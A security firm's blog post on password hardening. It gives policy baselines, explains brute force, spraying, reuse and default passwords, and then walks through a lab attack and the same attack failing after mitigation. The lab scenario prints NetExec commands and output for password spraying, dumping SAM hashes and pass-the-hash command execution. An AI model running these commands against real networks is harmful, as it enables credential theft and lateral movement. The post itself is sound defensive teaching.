

SecCore Essentials - Password Security

 seccore.at/blog/password-security

Benjamin Floriani, Patrick Pongratz

September 29, 2025



Summary

This SecCore Essential summarizes important password related configurations. It is considered implemented if the following conditions are met:

- An on-premise password policy with at minimum the following settings:
 - **Minimum password length: 12 characters**
 - **Password must meet complexity requirements: Enabled**
 - **Enforce password history: 24 passwords remembered**
 - **Store passwords using reversible encryption: Disabled**
 - **Account lockout threshold: 5 invalid logon attempts**
- A cloud password policy with at least the following settings:
 - **Minimum password length: 12 characters**
 - **Multi Factor Authentication required for all users**
- A procedure for assigning unique local administrator / root passwords for every device is in place
- No devices with default passwords are accessible in the network

Introduction

Passwords are the key to secure systems. Especially in on-premise environments, where Multi-Factor Authentication (MFA) can not be easily enforced, they need to be securely

generated and stored. A compromised password usually leads to account or system takeover, which attackers can use to gain a stronger foothold in a network.

External services are under constant threat of brute-force (trying multiple passwords against an account) or password spraying (trying a single password against multiple accounts) attacks, which makes the enforcement of MFA a necessity.

Common Attack Vectors

This section describes common attack methods on weak password hygiene.


Brute-Force Attacks

A brute-force attack is a simple attack method in which an attacker attempts to access a specific account by automatically trying multiple different passwords. This can be carried out online (testing passwords against a live system) or offline (trying to crack a password hash).

Online brute-force can be a threat for external systems, if no rate-limiting is in place. In a securely configured Active Directory domain, this should not be an issue due to the account lock out policy, which locks accounts if a specific number of passwords are incorrectly entered.


For an offline attack, an attacker already needs to be in possession of encrypted data or password hashes. These can be obtained via different other attacks, such as [Kerberoasting](#).

In order to make brute-force attacks more efficient, attackers usually use custom wordlists that are tailored to a target account or system. For example, the tool **CeWL**¹ can be used to scrape common words from an organization's website and create a list of possible passwords.



Password Spraying

In contrast to a brute-force attack, password spraying works the other way around: an attacker tries a single password for multiple users. This circumvents password lockout policies and can be done quickly and efficiently. This attack is usually carried out online, since for offline cracking, a brute-force attack is more efficient.



Password Reuse

One of the most common problems regarding passwords is password reuse. If a password is used for more than one service or account, an attacker can use this to their advantage by compromising all components that use the same password at once.

If several computers share the same local administrator password, an attacker that gains administrative privileges on one system can then easily log on to all other computers with the same password. The local administrator password does not even have to be cracked, because the NTLM password hash is always identical if the passwords are the same.

The same applies to user accounts: If a low-privileged user shares the password with a high-privileged one, the high-privileged one can be compromised. Even if there are no apparent connections between these accounts, [Password Spraying](#) can be used to gain access to all accounts sharing the same password.

The same applies to private accounts. If a user's password is stolen from one website and they use the same password for online banking or email services, these services can also be compromised by an attacker if no MFA is used.

Default Passwords

Many devices and services are configured with publicly available default passwords. This is sometimes needed for initial configuration, and the passwords should be changed as soon as the system has been set-up.

If this is not done however, an attacker can search for default passwords for management or configuration interfaces and use them to log in to these systems. They may then be able to read sensitive information, change configurations and upload malicious firmware files or software packages.

Attack Scenario

This section should demonstrate how attackers exploit weak password configurations, to laterally move between systems. The setup of this attack scenario is as follows:

- [Network segmentation](#) is not properly configured
- The attacker has a foothold in the internal network with user credentials
- The attacker has no considerations regarding OPSEC, the most straightforward approach is used

Since the attacker has already compromised a client workstation, they can use this access to read out the password policy of the Active Directory with **NetExec**²:

```
bf@DESKTOP-K7TUEGS -> nxc smb WIN-4SAHM65HN1H -d lab.local -u 'clientuser1' -p 'Password1' --pass-pol
SMB 192.168.30.131 445 WIN-4SAHM65HN1H [*] Windows Server 2022 Build 20348 x64 (name:WIN-4SAHM65HN1H) (domain:lab.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 192.168.30.131 445 WIN-4SAHM65HN1H [+] lab.local\clientuser1:
SMB 192.168.30.131 445 WIN-4SAHM65HN1H [+] Dumping password info for domain: LAB
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Minimum password length: 5
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Password history length: 24
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Maximum password age: 41 days 23 hours 53 minutes
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Password Complexity Flags: 000000
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Domain Refuse Password Change: 0
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Domain Password Store Cleartext: 0
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Domain Password Lockout Admins: 0
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Domain Password No Clear Change: 0
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Domain Password No Anon Change: 0
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Domain Password Complex: 0
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Minimum password age: 1 day 4 minutes
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Reset Account Lockout Counter: 30 minutes
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Locked Account Duration: 30 minutes
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Account Lockout Threshold: None
SMB 192.168.30.131 445 WIN-4SAHM65HN1H Forced Log off Time: Not Set
```

As it can be seen in the screenshot, the password policy is quite weak, allowing for short passwords and no complexity requirements. Additionally no lockout policies are in place, making it easier for attackers to guess passwords. With this information in mind, the attacker can use password spraying techniques like checking for usernames as passwords to compromise additional accounts:

```
bf@DESKTOP-K7TUEGS -> nxc smb client1 -d lab.local -u users.txt -p users.txt --no-bruteforce --continue-on-success
SMB 192.168.30.135 445 CLIENT1 [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT1) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\Administrator:Administrator STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\clientuser1:clientuser1 STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\t2bob:t2bob STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\clientuser2:clientuser2 STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\GenericAllUser:GenericAllUser STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [+ lab.local\t2claire:t2claire (Pwn3d!)]
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\t1claire:t1claire STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\serviceUser:serviceUser STATUS_LOGON_FAILURE
```

After a few tries, the attacker successfully compromises another user account `t2claire@lab.local`. This account has administrative access to the system `client1.lab.local`, which is indicated by the **(Pwn3d!)** of NetExec. With these privileges the SAM and SYSTEM hives of the registry can be dumped, which contain the password hashes of all local accounts:

```
bf@DESKTOP-K7TUEGS -> nxc smb client1 -d lab.local -u t2claire -p [REDACTED] --sam
SMB 192.168.30.135 445 CLIENT1 [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT1) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.135 445 CLIENT1 [+ lab.local\t2claire:[REDACTED] (Pwn3d!)]
SMB 192.168.30.135 445 CLIENT1 [*] Dumping SAM hashes
SMB 192.168.30.135 445 CLIENT1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:b47[REDACTED]
de[REDACTED]:::
SMB 192.168.30.135 445 CLIENT1 Guest:501:aad3b435b51404eeaad3b435b51404ee:[REDACTED]
SMB 192.168.30.135 445 CLIENT1 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:[REDACTED]
SMB 192.168.30.135 445 CLIENT1 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:[REDACTED]
SMB 192.168.30.135 445 CLIENT1 [+ Added 4 SAM hashes to the database
```

Since a password solution like **Windows LAPS**³ is not in place, the password hashes can be sprayed across the network to compromise additional systems like `srv1.lab.local`:

```
bf@DESKTOP-K7TUEGS -> nxc smb srv1 -d . -u Administrator -H b476[REDACTED] -x whoami
SMB 192.168.30.134 445 SRV1 [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.134 445 SRV1 [+ .\Administrator:b476[REDACTED] (Pwn3d!)]
SMB 192.168.30.134 445 SRV1 [+ Executed command via wmiexec
SMB 192.168.30.134 445 SRV1 srv1\administrator
```

Mitigation

When this essential security measure is implemented, it is not possible to guess usernames as passwords anymore:

```
bf@DESKTOP-K7TUEGS -> nxc smb client1 -d lab.local -u users.txt -p users.txt --no-bruteforce --continue-on-success
SMB 192.168.30.135 445 CLIENT1 [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT1) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\Administrator:Administrator STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\clientuser1:clientuser1 STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\t2bob:t2bob STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\clientuser2:clientuser2 STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\GenericAllUser:GenericAllUser STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\t2claire:t2claire STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\t1claire:t1claire STATUS_LOGON_FAILURE
SMB 192.168.30.135 445 CLIENT1 [-] lab.local\serviceUser:serviceUser STATUS_LOGON_FAILURE
```

Additionally, even if a client workstation gets compromised, when a password solution like Windows LAPS is in place, the attacker will not be able to use the same password hashes to compromise additional systems:

```
bf@DESKTOP-K7TUEGS -> nxc smb srv1 -d _ -u Administrator -H a3f[REDACTED] -x whoami
SMB 192.168.30.134 445 SRV1 [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.134 445 SRV1 [-] .\Administrator:a3f[REDACTED] STATUS_LOGON_FAILURE
ILURE
```